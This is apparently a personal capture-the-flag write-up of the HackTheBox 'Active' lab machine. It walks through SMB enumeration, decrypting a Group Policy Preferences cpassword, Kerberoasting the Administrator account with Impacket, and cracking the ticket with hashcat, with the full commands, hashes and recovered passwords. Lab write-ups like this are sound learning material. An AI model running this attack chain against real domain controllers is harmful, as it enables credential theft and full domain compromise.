HackTheBox - Active
HackTheBox is a great platform for hackers/penetration testers to practice and learn with. Their network consists of 2 machine pools - Active and Retired. Active machines have no writeups and grant points to your profile and allow you to rank up and climb the leaderboard. Retired machines have many writeups and are great for learning and completing for fun, but don’t give points towards a higher rank. “Active” was recently retired on 12/07/18.

Active was the 5th machine I owned on HackTheBox over a month ago. It was a neat box that I learned a few tricks with because I haven’t had much experience with Active Directory penetration testing, it’s one of the few machines on the internet that is set up that way and props to the creators for building it and putting it out there for pentesters to practice on. Initial reconnaissance shows us Active is an Active Directory Domain Controller. Most of the default services that come with Active Directory Domain Controllers aren’t very exploitable, but we find that SMB is enabled on the server and allows us read access to a file share. In here we are able to exploit a legacy Groups.xml file to get a username and encrypted password, and upon futher enumeration we find that the Administrator account is Kerberoastable! Groups.xml is an old way to manage local accounts on a machine via Group Policy that contains the username and “cpassword” of the local accounts, and has since been replaced by LAPS (Local Administrator Password Solution). However, many penetration testers report they still see these .xml files from time to time in their engagements today even with LAPS being in use because the files were never cleaned up by the sysadmin, so there is a good chance this is something you could see in a real world pentest.
First, we start by enumerating the open ports on the machine
root@collector:~/Documents/htb/boxes/active# nmap -sC -sV -oA active 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-12 23:20 CST
Nmap scan report for 10.10.10.100
Host is up (0.18s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-13 05:19:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1m46s, deviation: 0s, median: -1m46s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2018-12-12 23:20:17
|_  start_date: 2018-12-12 23:04:10

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 220.61 seconds
The nmap results show us this is an Active Directory Domain Controller. We can see it’s running Windows Server 2008 R2, SMBv2 enabled (no MS17-010 vulns), and other services aren’t giving us much of an attack vector. SMB is always something I enumerate as much as possible because file shares typically hold juicy intel for privilege escalation. There are a few good tools out there, in this case I used enum4linux
root@collector:~/Documents/htb/boxes/active# enum4linux -a 10.10.10.100
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec 13 00:01:29 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.100
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 =========================================
|    Share Enumeration on 10.10.10.100    |
 =========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.100
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/ADMIN$   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/C$       Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/IPC$     Mapping: OK     Listing: DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/NETLOGON Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Replication      Mapping: OK, Listing: OK
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/SYSVOL   Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.10.10.100/Users    Mapping: DENIED, Listing: N/A
The results show a list of Known Usernames and enumerates the shares on the server. We have unauthenticated read access to the “Replication” share, so now the next step is to access it and see what we can find
root@collector:~/Documents/htb/boxes/active# smbclient \\\\10.10.10.100\\Replication -U ""%""
Try "help" to get a list of possible commands.
smb: \>
After snooping around for a bit, you find the Groups.xml file I mentioned in the introduction. If you know Group Policy you can see in the file path this was pushed to the machine as a Preference, which means it won’t be removed from the machine unless a new Policy Preference is made to remove it or it is manually removed, leaving the file open for attack
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 05:37:44 2018
  ..                                  D        0  Sat Jul 21 05:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 15:46:06 2018

                10459647 blocks of size 4096. 4925067 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
Here are the contents of the Groups.xml file. In it we can see the username:active.htb\SVC_TGS and it’s encrypted password (cpassword)
root@collector:~/Documents/htb/boxes/active# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
So, one of the bad things about storing local account information in this Groups.xml file is that it allows you to see the cpassword of the account. This is the encrypted password for that account, which Microsoft has published the key for online. You can find it here - https://msdn.microsoft.com/en-us/library/cc422924.aspx
So pretty much anyone with a basic knowledge of crypto can decrypt the cpassword. There is a handy little tool I used for this called gpp-decrypt
root@collector:~/Documents/htb/boxes/active# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
Now we have owned a user account and we will hopefully have much more access to this machine. Not only do we have a user account, but it seems this account SVC_TGS is a service account for a Ticket Granting Server. So this is what initially put me on the idea that this will be a Kerberoasting attack. Kerberoasting is a fun topic to research, here are a few links for you to check out if you’re interested:
https://www.youtube.com/watch?v=HHJWfG9b0-E
https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin(1).pdf
Since we are still outside of the server and seemingly don’t have any access to the operating system, we can use the many tools in the Impacket library to perform our Kerberoast attack. In this particular case, I do it all in one with GetUsersSPNs.py
root@collector:/opt/impacket/examples# GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/SVC_TGS
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet      LastLogon
--------------------  -------------  --------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 14:06:40  2018-07-30 12:17:40


$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$783f799ee2045f454abff2da04fc5954$91c8e9f6fd166980f9a4b53c8bacea822ed859626014f537c77087672d99f8cec13cb1066cf92c29b501c4e8ad5c2bf0081ddfbe25fa54bbf83cf0bc6bb9fca1c76f4df6d2590f610043539ef363f340b6e421cf86e37111731cbaaf7546aac1df9568e712da7dce8ea6af2bcd2bc41ba9b62c72dfb08475fbd3021e12e6178e0764d54739afa813bdfec711fd21bdc45504374e7e35426ea7f67aabd79055ed332a8a69ddee46eb4c9f4def74839a9eacb84a76f5b4c581fd736df2486d6debdef6324472fabeb610cd4dca7f2a209a7e611e7bbd80cb44c6581548d4ccf3f7f06953e0062266e90772811c3a61bf21ac43d7f78c9de89f92101b0f14b55bd4296bcdc599d2a51b2e9dc0b4e1d08087e4f65394d968b89e80474cf0747096b0800bb63d1a0cc328eb362b636528ae5710d9b07fa6c642fa8e7172162ae55887d8a42d855c21245b252de179dfb5331161d9276fcd477bd47bc4acf592c0964a538b6771f26aeb179f00eaf7d1a9d70769e04c030f1404ad49096f26e81cedc17a5d2686979598ca2038f46dfa0a2fd0f8e13a961ee471e585ae2bdd09aff3116e0f6c190a82794788397de910daf23b0a46e986d18bfc989e80f691abefcee8fcd782d5451c352c675e1ab1052c6e2d6bf4da59f2ee50671c8b0a4e7affa2f953328df8f78dad09af99b547ffbc3bfc78c3073c4a015024cea12ab2e6671f08e4715979a5a632dc157292bdc847b78cb908ec873a0262f628abec0a614cec474d4986ece13a8dc974c9dea454ad12c06ac75abc80fff102a7436dca049c58037b54c10312f62025875c248efe9b77ebde682b41a7e7bb7279377bdf3158b133b7f521ac73f36ee56c016749fd7a8c995d25f9fdd773440b9d0c5773f311bff9cf8c99917bc800b282cac37d1e32c6b4629ad4d0515c35961bd530310660011fce061e9dd17a5735076fda1471eaa29cb864ae0dc3dc01a61fa316307c8e500c29d4a9835dafb0cb1377bcda2d09783a6b26be68498b19efac2636054d8dcd045a7af5ef159c47637f9f3153808ac2a898376a8195991e40cebb2b77c2ab79cf8a8eabb7af6d2187396496eb7a3f3ad80f47640f90ec4635d3600a5b31fe8b5a74cc0166a3b627d0c38777ae3fd185d9b81f2c24250437ac009493d987c557edee313b6c84284aa75cb0705fbe026f076ab3d0d1d92cf23d7a254f863f51e5a92058f1991545c9bb5b6d46462378074430137654040f94421101
Now we have the Administrator account’s Kerberos ticket. Both John the Ripper and Hashcat have the ability to crack Kerberos tickets. I normally prefer John for all of my password cracking, but for some reason I can’t get the hash to format correctly for John…so I use Hashcat. Getting the correct syntax requires some research on Hashcat’s site
root@collector:~/Documents/htb/boxes/active# hashcat -m 13100 adminhash.txt /usr/share/wordlists/rockyou.txt --force --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$9a90387c6542077a812b8c37aef52c50$d4686fdca1550bbd105739c5c479646d315bf25c6f0eafa200975a0965a9c51046b11fed8c590eca0e8c138658991ced387fc02dc63ea3fc4fb1b92809f1a0ff8bacfee0b390127fc2177fa8bd65d40414b8b57a6f3c0206be74edc2da477abcc76dd359b09c9844a4a31de08479bd072ca686ce89e2aa8b59f3e45d577a9fb484f99a79a06767603df83234fdaad948ad55534481550810c5f244792eeaa009ea6d1f1137902a4a0a5944e2274fbfe80d6b448c7e11990aa8ca04838f50e4886f6b780d80b2c9c3ba33fda0fbf9fe5a50e53ad7c232d8574f1761720bedb3ec4c649b0f4f264f15ba70c8884c6114f69ef02ee52b054440e8ad0c781534740389543724393e5b4f01554ca5a165479cdb33851ac3256aad7a13fa3ee04e1bf8bdff62c718412c097fba30d1eaa63619f224c36cf66e882b77101f53d1ebb6b3e72c58c36e876db2fbebe21a3514f2b3cf2141f592a50c1c4d1aecf3052cbc0e05c25eff3094f745c334ee93165ad5d0cd1b4976ed9cea39a492be2311e9ef758e86bfc24b4e67a31f8ccb3ec15eaff3edbbc12837ea02a1fcb7db1aaeb1b4bc493d8557d86801815aa622258fce51b68e1e76a7907b52ba434a9972c501206c65c85c507d6e83710f63906e16d6f0cff294ccc97b94d6ec214f5b95bb9f64d1d3babe1f56b885187eb07365af7f16afad89bf3ab430013efce40d9d34677d52976e570669a8018d074a1dccd2d572a229fc57394f2a12bfd4680191d8730225cfc799c999e22c8efbed6e79d2531f3f3985d71a58ff709b4230a3ed75806bd25b3d5adf1af09b20976a2b54074a5d66677f63831ef9a9d5da50da630fedb829a0da80ce2771d2b87a273e054475f590ee94b2bcf8ed42e377e24c70d6b4f3e827370421ae1503ee966660086efa2ddc1c7df630c04d37ef4a6f45b82575ee982d8f6b18d18c32971d0a2cbc5723da9ec3124a367555dc2905eb3170e9d13abc397d44088ff2bbc58d187c9c63119676831f367192e0ed88569fadc88d83b649039384cbef05ed21533cba78375a1017b19ca0b149e7840f7cf7d149bc6ce512d2e7d83fbce04d2fb7974c89ca9d3e3580af822b49ff943dc8b9f5183da1bed63271613417b7d2bc2f9a34f1cb6832233a39000b6aa0d6700c62097cec35f404a1f8b7120a14a5f061ce943d826e00074410adb9f3be4b177c0041c7cc6e06e6f230e5a15c60629d57457eb06adb99a5bfd20f03763f23033a6c:Ticketmaster1968

Hashcat shows us the Administrator’s password is Ticketmaster1968, so now we can login to the file shares and grab root.txt. Technically here you can be done with the box, but you really haven’t truely owned it since you haven’t got a SYSTEM shell yet. We can continue to use Impacket’s fantastic library and get a SYSTEM shell using psexec.py
Hopefully you enjoyed this writeup and were able to learn something like I did. Overall this was a really cool box to own. Like I said, naturally I don’t have much Active Directory pentesting experience so it’s amazing when machines like this get released so I can get hands on experience with things I’ve researched regarding Active Directory. If you have any questions or can provide more insight to how Kerberoasting and everything else works together to make this happen, please feel free to DM me on any of my social media.